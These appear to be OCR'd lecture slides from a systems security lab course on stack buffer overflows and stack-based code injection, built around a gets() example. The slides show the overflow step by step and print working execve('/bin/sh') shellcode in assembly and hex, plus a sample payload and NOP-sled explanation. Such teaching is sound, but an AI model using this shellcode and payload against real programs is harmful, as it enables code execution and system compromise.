
Stack Buffer Overflow



```
foo ():
    ...
    call bar()
    ...
bar ():
    push ebp
    mov  ebp,esp
    sub  esp,0x20
    ...
–>  gets(buf)
    ...
    mov  esp, ebp
    pop  ebp
    ret
```

```
Enter your input: aaaaaaaaaaaaaaaaa
aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa
aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa
aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa
aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa
```

Stack Buffer Overflow




```
foo ():
    ...
    call bar()
    ...
bar ():
    push ebp
    mov  ebp,esp
    sub  esp,0x20
    ...
—>  gets(buf)
    ...
    mov  esp, ebp
    pop  ebp
    ret
```

```
\x61\x61\x61\x61
\x61\x61\x61\x61
\x61\x61\x61\x61
\x61\x61\x61\x61
\x61\x61\x61\x61
\x61\x61\x61\x61
\x61\x61\x61\x61
\x61\x61\x61\x61
\x61\x61\x61\x61
\x61\x61\x61\x61
```

```
Enter your input: aaaaaaaaaaaaaaaaa
aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa
aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa
aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa
aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa
```

Stack Buffer Overflow



Code


```
foo ():
    ...
    call bar()
    ...
bar ():
    push ebp
    mov  ebp,esp
    sub  esp,0x20
    ...
    gets(buf)
    ...
    mov  esp, ebp
—> pop  ebp
    ret
```

Stack

```
\x61\x61\x61\x61
\x61\x61\x61\x61
\x61\x61\x61\x61
\x61\x61\x61\x61
\x61\x61\x61\x61
\x61\x61\x61\x61
\x61\x61\x61\x61
\x61\x61\x61\x61
%ESP —>  \x61\x61\x61\x61
%EBP —>
         \x61\x61\x61\x61
```

```
Enter your input: aaaaaaaaaaaaaaaaa
aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa
aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa
aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa
aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa
```

Stack Buffer Overflow



%EBP = 0x61616161 —>

????????

Code

```
foo ():
    ...
    call bar()
    ...
bar ():
    push ebp
    mov  ebp,esp
    sub  esp,0x20
    ...
    gets(buf)
    ...
    mov  esp, ebp
    pop  ebp
—>  ret
```


Stack

```
\x61\x61\x61\x61
\x61\x61\x61\x61
\x61\x61\x61\x61
\x61\x61\x61\x61
\x61\x61\x61\x61
\x61\x61\x61\x61
\x61\x61\x61\x61
\x61\x61\x61\x61
\x61\x61\x61\x61
\x61\x61\x61\x61
```

%ESP —>

```
Enter your input: aaaaaaaaaaaaaaaaa
aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa
aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa
aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa
aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa
```

Stack Buffer Overflow



%EBP = 0x61616161 —>

????????

Code

```
foo ():
    ...
    call bar()
    ...
bar ():
    push ebp
    mov  ebp,esp
    sub  esp,0x20
    ...
    gets(buf)
    ...
    mov  esp, ebp
    pop  ebp
    ret

—>  0x61616161: ???????????
```

Stack

```
\x61\x61\x61\x61
\x61\x61\x61\x61
\x61\x61\x61\x61
\x61\x61\x61\x61
\x61\x61\x61\x61
\x61\x61\x61\x61
\x61\x61\x61\x61
\x61\x61\x61\x61

\x61\x61\x61\x61

%ESP —>  \x61\x61\x61\x61
```

```
Enter your input: aaaaaaaaaaaaaaaaa
aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa
aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa
aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa
aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa
```

Systems Security Lab

Stack-based Code Injection Attack

- How do we take advantage of what just happened and control program state to our favor?
- What do we want that exploited program to do?

Stack-based Code Injection Attack

- The great grandfather of stack-based software attacks
- Injects *shellcode* directly into the stack and executes it
    - Shellcode is minimal code that executes shell (e..g, /bin/sh)

Stack-based Code Injection Attack

- Shellcode: Code injected in attacks
  - The name shellcode comes from the fact that the most common injected code is to execute "/bin/sh"


```
xor     %eax,%eax
push    %eax        // NULL
push    $0x68732f2f // "hs//"
push    $0x6e69622f // "nib/" → "/bin//sh"
mov     %esp,%ebx
push    %eax
push    %ebx        // char*
mov     %esp,%ecx   //
mov     $0xb,%al    // syscall # of execve
int     $0x80       // syscall(execve, "/bin//sh", 0, 0);
```

Stack-based Code Injection Attack

```
xor     %eax,%eax
push    %eax            // NULL
push    $0x68732f2f // "hs//"
push    $0x6e69622f // "nib/" → "/bin//sh"
mov     %esp,%ebx
push    %eax
push    %ebx            // char*
mov     %esp,%ecx       //
mov     $0xb,%al        // syscall # of execve
int     $0x80           // syscall(execve, "/bin//sh", 0, 0);
```

```
char shellcode[] =
"\x31\xc0\x50\x68\x2f\x2f\x73\x68\x68\x2f\x62\x69\x6e
\x89\xe3\x50\x53\x89\xe1\xb0\x0b\xcd\x80";
```

Stack-based Code Injection Attack



Code

```
foo ():
    ...
    call bar()
    ...
bar ():
    push ebp
    mov  ebp,esp
    sub  esp,0x20
    ...
—> gets(buf)
    ...
    mov  esp, ebp
    pop  ebp
    ret
```

Stack

%ESP —>

buf
(48 bytes)


%EBP —>

Foo's ebp

Ret Addr

```
Enter your input:
```

Stack-based Code Injection Attack



Code

```
foo ():
    ...
    call bar()
    ...
bar ():
    push ebp
    mov  ebp,esp
    sub  esp,0x30
    ...
—>  gets(buf)
    ...
    mov  esp, ebp
    pop  ebp
    ret
```

Stack


```
\x31\xc0\x50\x68
\x2f\x2f\x73\x68
\x68\x2f\x62\x69
\x6e\x89\xe3\x50
\x53\x89\xe1\xb0
\x0b\xcd\x80
```

```
Enter your input:
\x31\xc0\x50\x68\x2f\x2f\x73\x68\x68\x2f\x62\x69\x6e
\x89\xe3\x50\x53\x89\xe1\xb0\x0b\xcd\x80
```

Stack-based Code Injection Attack

Code

```
foo ():
    ...
    call bar()
    ...
bar ():
    push ebp
    mov  ebp,esp
    sub  esp,0x30
    ...
—> gets(buf)
    ...
    mov  esp, ebp
    pop  ebp
    ret
```




```
Enter your input:
\x31\xc0\x50\x68\x2f\x2f\x73\x68\x68\x2f\x62\x69\x6e
\x89\xe3\x50\x53\x89\xe1\xb0\x0b\xcd\x80
```

Stack-based Code Injection Attack

Code

```
foo ():
    ...
    call bar()
    ...
bar ():
    push ebp
    mov  ebp,esp
    sub  esp,0x30
    ...
--> gets(buf)
    ...
    mov  esp, ebp
    pop  ebp
    ret
```



```
\x31\xc0\x50\x68
\x2f\x2f\x73\x68
\x68\x2f\x62\x69
\x6e\x89\xe3\x50
\x53\x89\xe1\xb0
\x0b\xcd\x80
```

```
Enter your input:
\x31\xc0\x50\x68\x2f\x2f\x73\x68\x68\x2f\x62\x69\x6e
\x89\xe3\x50\x53\x89\xe1\xb0\x0b\xcd\x80\xc9\x61\x55\x56
```

NOPSled

- nop (\x90)
  - Stands for No-Operation
  - Does nothing
  - Can be used to fill the space in our attack payload


- Side question: Why does it exist?
  - To fill space
  - e.g., It can be used to fill gaps when you want to align your code/data to the cache line

Stack-based Code Injection Attack

Code

```
foo ():
    ...
    call bar()
    ...
bar ():
    push ebp
    mov  ebp,esp
    sub  esp,0x30
    ...
    gets(buf)
    ...
    mov  esp, ebp
    pop  ebp
—> ret
```

Stack



```
\x31\xc0\x50\x68
\x2f\x2f\x73\x68
\x68\x2f\x62\x69
\x6e\x89\xe3\x50
\x53\x89\xe1\xb0
\x0b\xcd\x80
```

Foo’s ebp

